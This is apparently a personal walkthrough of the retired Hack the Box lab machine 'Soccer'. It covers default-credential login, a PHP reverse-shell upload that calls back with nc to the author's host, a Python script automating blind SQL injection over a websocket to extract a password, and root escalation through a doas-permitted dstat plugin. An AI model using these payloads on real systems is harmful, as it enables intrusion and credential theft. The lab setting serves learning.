Introduction
Hack the Box is one of the cybersecurity upskilling platforms I use for professional development. Roughly once a week, Hack the Box releases a new vulnerable box for users to hack. Additionally, one active box is retired every week. Below is a walkthrough on compromising the recently retired box, "Soccer."
Summary
Soccer is hosting a website that exposes a website admin login page still configured with default credentials. Once I log in, I am able to upload a PHP file, granting me RCE (Remote Code Execution) on the box. While enumerating the box, I come across a new subdomain of the website. Upon exploring the subdomain, I discover a blind, boolean-based SQL injection vulnerability, which I exploit to obtain the user's credentials. Logged in as a user, I find that "doas" is configured to allow me to run "dstat". This configuration enables me to obtain a root shell.
Port Scanning
nmap finds TCP ports 22, 80 and 9091 open.
┌──(kali 🛸 box)-[~/workSpace/Boxes/Soccer]
└─$ nmap 10.10.11.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 13:49 EDT
Nmap scan report for 10.10.11.194
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail
Enumerating port 80
Web Browser
Navigating to http://10.10.11.194 I am redirected to soccer.htb. I add soccer.htb to /etc/hosts and reload the page. I find the "HTB FootBall Club."

Looking around the website doesn't give any interesting results.
Directory Enumeration
I use gobuster and the word list directory-list-2.3-small.txt to discover the directory tiny.
┌──(kali box)-[~/workSpace/Boxes/Soccer/httpsoccer.htb]
└─$ gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] Timeout:                 10s
===============================================================
2023/06/18 14:20:40 Starting gobuster in directory enumeration mode
===============================================================
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 87591 / 87665 (99.92%)
===============================================================
2023/06/18 14:24:23 Finished
Visiting http://soccer.htb/tiny/ I encounter a login screen.

Googling "Tiny File Manager default credentials" I find admin:admin@123. I am able to login with these credentials!

Looking around I discover I can upload a php file to the uploads directory. This will allow me to obtain a foothold on the box.
Foothold

I upload the following PHP file to the uploads directory. I then navigate to the file I uploaded to initiate my reverse shell.
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 9595>/tmp/f')?>
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.194] 59412
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
www-data@soccer:~/html/tiny/uploads$ ^Z
zsh: suspended  nc -lvnp 9595
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ stty raw -echo; fg % 1
[1]  + continued  nc -lvnp 9595
                               export TERM=screen
www-data@soccer:~/html/tiny/uploads$ whoami
www-data
User
From here I ran linpeas. Looking through the output I noticed the subdomain soc-player in /etc/hosts.
www-data@soccer:~/html/tiny/uploads$ cat /etc/hosts
127.0.0.1       localhost       soccer  soccer.htb      soc-player.soccer.htb
Adding soc-player.soccer.htb to /etc/hosts and navigating to the subdomain in my browser, I find a page similar to "HTB FootBall Club," but with a Signup page. I sign up for an account.

Signing in with the account I created, I am able to check for valid tickets.


Looking at the traffic in Burp, I see that this feature is being accomplished using a WebSocket. Now I see why this box is called soccer and not football!

With a little help from Python's websocket library we are able to discover a boolean-based blind SQL injection.
test.py
import websocket, json

ws = websocket.WebSocket()
ws.connect("ws://soc-player.soccer.htb:9091")
data = {"id": "1"}  # Normal data
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)

data = {"id": "1 or 1=1"}  # Injecting boolean logic
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)
Running the above code I see that I am able to inject SQL logic.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 test.py
Ticket Doesn't Exist
Ticket Exists
Using HackTricks SQL-Injection Identifying Back-End I determine that the backend is likely MySQL. I can use this boolean injection to enumerate the database character by character — if a condition is true, the server responds "Ticket Exists"; if false, "Ticket Doesn't Exist".
Rather than doing this manually, I wrote a Python script to automate the enumeration.
soccer_sqli.py
import websocket, json, sys

alpha_b = "q w e r t y u i o p a s d f g h j k l z x c v b n m 0 1 2 3 4 5 6 7 8 9 _ -"
alpha_b_list = alpha_b.split()
ALPHA_B = "Q W E R T Y U I O P A S D F G H J K L Z X C V B N M q w e r t y u i o p a s d f g h j k l z x c v b n m 0 1 2 3 4 5 6 7 8 9 ! @ # $ ^ & * ( ) ? > < , . [ ] { } _ -"
ALPHA_B_LIST = ALPHA_B.split()

def get_from_db(payload, replacement_text, full_list=False):
    payload = dict(payload)
    payload['id'] = payload['id'].replace("__replace__", replacement_text)
    ws = websocket.WebSocket()
    ws.connect("ws://soc-player.soccer.htb:9091")
    end_of_word = False
    this_word = ""
    letter_list = ALPHA_B_LIST if full_list else alpha_b_list

    while not end_of_word:
        end_of_word = True
        found_letter = False
        for letter in letter_list:
            current_word = this_word + letter
            d = {"id": payload['id'].replace('__loop__', current_word)}
            ws.send(str(json.dumps(d)))
            result = ws.recv()
            if result == "Ticket Exists" and not found_letter:
                this_word += letter
                found_letter = True
                end_of_word = False
                print(this_word)
    return this_word

payload = {"id": f"1 UNION SELECT 1,2,3 __replace__-- -"}
inject = sys.argv[1]
get_from_db(payload, inject, full_list=(sys.argv[2].lower() == 't'))
First I get the name of the database I am currently working in.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "WHERE database() like '__loop__%'" f
s
so
soc
socc
socce
soccer
soccer_
soccer_d
soccer_db
Now I use my script to look for tables in soccer_db, then enumerate columns, then extract credentials.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.tables where table_schema = 'soccer_db' and table_name like '__loop__%'" f
accounts

┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM accounts where username like '__loop__%'" f
player

┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM accounts where password like BINARY '__loop__%'" t
P
Pl
...
PlayerOftheMatch2022
I have now discovered the credentials player:PlayerOftheMatch2022. I SSH in as player and obtain the user.txt flag.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ ssh player@10.10.11.194
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

player@soccer:~$ cat user.txt |wc
      1       1      33
Root
Looking at which applications have the SUID bit set I discover an unusual one, doas.
player@soccer:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
...
Looking at doas.conf I see I am able to run dstat as root.
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
Looking up dstat on GTFOBins I find a suitable privilege escalation. I just need to replace sudo with the doas command.
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
player@soccer:~$ doas /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt |wc
      1       1      33
Conclusion
"Soccer" is an example of one of the many intriguing challenges available on Hack the Box. I intend to publish walkthroughs of future retired boxes as I continue using the platform to broaden my knowledge.